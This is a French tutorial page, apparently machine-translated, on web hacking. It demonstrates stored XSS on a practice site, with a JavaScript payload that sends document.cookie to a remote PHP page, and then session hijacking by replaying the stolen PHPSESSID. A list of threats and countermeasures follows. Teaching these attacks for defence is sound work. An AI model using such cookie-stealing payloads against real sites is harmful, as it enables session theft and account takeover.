
Comment pirater un site web ? Techniques de piratage de sites web
 Équipe éditoriale
⚡ Résumé intelligent
Le piratage de sites web exploite les failles des applications web (code mal écrit, entrées non filtrées et gestion des sessions défaillante) pour obtenir un accès non autorisé. Cette page présente les techniques d'attaque courantes et, surtout, les contre-mesures permettant de sécuriser un site web.
Plus de personnes que jamais ont accès à Internet. Cela a incité de nombreuses organisations à développer des applications Web que les utilisateurs peuvent utiliser en ligne pour interagir avec l'organisation. Un code mal écrit pour les applications Web peut être exploité pour obtenir un accès non autorisé à des données sensibles et à des serveurs Web.
Vous apprendrez les techniques courantes de piratage de sites web et les contre-mesures permettant de se protéger contre de telles attaques.
Comment pirater un site Web
Dans ce scénario pratique de piratage de site Web, nous allons détourner la session utilisateur de l'application Web située à l'adresse www.techpanda.orgNous utiliserons une technique de script intersite pour lire l'identifiant de session du cookie, puis nous l'utiliserons pour usurper l'identité d'une session utilisateur légitime.
On part du principe que l'attaquant a accès à l'application web et souhaite détourner les sessions d'autres utilisateurs. L'objectif de cette attaque pourrait être d'obtenir un accès administrateur à l'application, en supposant que le compte de l'attaquant dispose de droits d'accès limités.
Étape 1) Ouvrez URL http://www.techpanda.org/.
À des fins pratiques, il est fortement recommandé d'obtenir un accès via une injection SQL. Voir : Cet article traite de l'injection SQL. pour plus d'informations sur la façon de procéder.
Étape 2) Saisissez vos identifiants de connexion.
L'adresse e-mail de connexion est admin@google.com et le mot de passe est Password2010.
Étape 3) Consultez le tableau de bord.
Si vous vous êtes connecté avec succès, vous obtiendrez le tableau de bord suivant.

Étape 4) Saisir un nouveau contenu.

Cliquez sur Ajouter un nouveau contact et saisissez les informations suivantes comme prénom :
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>
Étape 5) Ajouter JavaScénario.
Le code ci-dessus utilise JavaScript. Il ajoute un lien hypertexte avec un événement onclick. Lorsque l'utilisateur, sans s'en douter, clique sur le lien, l'événement récupère le ID de session du cookie PHP et l'envoie à la page snatch_sess_id.php avec l'identifiant de session dans le URL.
Étape 6) Ajouter des détails.

Saisissez les informations restantes comme indiqué ci-dessous et cliquez sur Enregistrer les modifications.
Étape 7) Consultez le tableau de bord.
Votre tableau de bord ressemblera désormais à l'écran suivant.

Étape 8) Vérifier l'identifiant de session.
Le script intersite étant stocké dans la base de données, il se charge à chaque connexion d'un utilisateur disposant des droits d'accès. Lorsque l'administrateur se connecte et clique sur le lien « Dark », une fenêtre affichant l'identifiant de session apparaît. URL.

Remarque : le script pourrait envoyer la valeur à un serveur distant où est stocké le PHPSESSID, puis rediriger l’utilisateur comme si de rien n’était.
Remarque : la valeur que vous obtenez peut être différente de celle affichée ici, mais le concept reste le même.
Usurpation d'identité de session à l'aide Firefox et module complémentaire Tamper Data
Remarque : l’extension classique Tamper Data présentée ci-dessous ne s’installe plus sur les systèmes actuels. Firefoxmais le concept qu'il illustre — intercepter et modifier une requête HTTP pour rejouer une session capturée — reste inchangé.

L'organigramme ci-dessous montre les étapes que vous devez suivre pour réaliser cet exercice.
- Vous aurez besoin du Firefox Navigateur Web pour cette section et module complémentaire Tamper Data.
- Ouvrez Firefox et installez le module complémentaire comme indiqué dans les schémas ci-dessous.


- Recherchez les données de falsification, puis cliquez sur installer comme indiqué ci-dessus.

- Cliquez sur Accepter et installer…


- Cliquez sur « Redémarrer maintenant » une fois l'installation terminée.
- Activer la barre de menu dans Firefox si ce n'est pas affiché.

- Cliquez sur le menu Outils, puis sélectionnez Altération des données comme indiqué ci-dessous.

- La fenêtre suivante s'affichera. Remarque : si la fenêtre n'est pas vide, cliquez sur le bouton « Effacer ».

- Cliquez sur le menu Démarrer le Tamper.
- Revenez à la Firefox Dans votre navigateur web, saisissez http://www.techpanda.org/dashboard.php, puis appuyez sur la touche Entrée pour charger la page.
- Vous recevrez la fenêtre contextuelle suivante de Tamper Data.

- La fenêtre contextuelle propose trois (3) options. L'option « Modifier » permet de modifier les informations d'en-tête HTTP avant leur envoi au serveur.
- Clique dessus.
- Vous obtiendrez la fenêtre suivante.

- Copiez l'identifiant de session PHP que vous avez copié lors de l'attaque. URL Collez-le après le signe égal. Votre valeur devrait maintenant ressembler à ceci.
PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2
- Cliquez sur le bouton OK.
- La fenêtre contextuelle « Données altérées » s'affichera à nouveau.

- Décochez la case qui demande Continuer la falsification ?
- Cliquez sur le bouton « Soumettre » une fois terminé.
- Vous devriez voir le tableau de bord comme indiqué ci-dessous.

Remarque : nous ne nous sommes pas connectés ; nous avons usurpé une session de connexion en utilisant la valeur PHPSESSID que nous avons récupérée à l'aide d'un script intersite.
Qu'est-ce qu'une application Web ? Que sont les menaces Web ?
Une application web (ou site web) est une application basée sur le modèle client-serveur. Le serveur assure l'accès à la base de données et la logique métier. Il est hébergé sur un serveur web. L'application cliente s'exécute dans le navigateur web du client. Les applications web sont généralement écrites dans des langages tels que… Java, C#, VB.Net, PHPet le langage de balisage ColdFusion, etc. Les moteurs de bases de données utilisés dans les applications Web comprennent MySQL, MS SQL Server, PostgreSQL, SQLite, etc.
Principales techniques de piratage de sites Web
La plupart des applications web sont hébergées sur des serveurs publics. serveurs Accessibles via Internet, ces applications web sont vulnérables aux attaques du fait de leur facilité d'accès. Voici quelques menaces courantes qui pèsent sur les applications web.
- Injection SQL – le but de cette menace pourrait être de contourner les algorithmes de connexion, de saboter les données, etc.
- Déni de service Attaques – l’objectif de cette menace pourrait être d’empêcher les utilisateurs légitimes d’accéder à la ressource.
- XSS (Cross-Site Scripting) – L’objectif de cette menace pourrait être d’injecter du code exécutable côté client, côté navigateur.
- Empoisonnement des cookies/sessions – le but de cette menace est de modifier les cookies/données de session par un attaquant pour obtenir un accès non autorisé.
- Falsification de formulaire – le but de cette menace est de modifier les données des formulaires telles que les prix dans les applications de commerce électronique afin que l'attaquant puisse obtenir des articles à prix réduits.
- Code Injection – le but de cette menace est d'injecter du code tel que PHP, Python, etc. qui peuvent être exécutés sur le serveur. Le code peut installer des portes dérobées, révéler des informations sensibles, etc.
- Defacement – L’objectif de cette menace est de modifier la page affichée sur un site web et de rediriger toutes les requêtes de pages vers une seule page contenant le message de l’attaquant.
Comment protéger votre site Web contre les piratages ?
Une organisation peut adopter la stratégie suivante pour se protéger contre les attaques de serveur Web.
- Injection SQL – Le nettoyage et la validation des paramètres utilisateur avant leur soumission à la base de données pour traitement peuvent contribuer à réduire les risques d'attaque par injection SQL. Les moteurs de bases de données tels que MS SQL Server, MySQL, etc. prennent en charge les paramètres et les requêtes préparées. Elles sont beaucoup plus sûres que les requêtes SQL traditionnelles.
- Attaques de déni de service Les pare-feu peuvent bloquer le trafic provenant d'adresses IP suspectes en cas d'attaque par déni de service (DoS). Une configuration réseau adéquate et un système de détection d'intrusion contribuent également à réduire les risques de réussite d'une telle attaque.
- Script intersite – validation et nettoyage des en-têtes et des paramètres transmis via URLLes paramètres de formulaire et les valeurs cachées peuvent contribuer à réduire les attaques XSS.
- Empoisonnement des cookies/sessions – cela peut être évité en chiffrant le contenu des cookies, en les faisant expirer après un certain temps et en associant les cookies à l'adresse IP du client qui a été utilisée pour les créer.
- Falsification de formulaire – cela peut être évité en validant et en vérifiant les données saisies par l'utilisateur avant de les traiter.
- Code Injection On peut éviter ce problème en traitant tous les paramètres comme des données et non comme du code exécutable. La validation et l'assainissement des données permettent d'y parvenir.
- Defacement – un bon sécurité des applications Web La politique de sécurité doit garantir la correction des vulnérabilités couramment exploitées pour accéder au serveur web. Cela implique une configuration adéquate du système d'exploitation, du logiciel serveur web et l'application des meilleures pratiques de sécurité lors du développement.ping des applications Web.
Vérifie ça: 9 Meilleur URL Scanners pour vérifier si un lien est sûr face aux logiciels malveillants
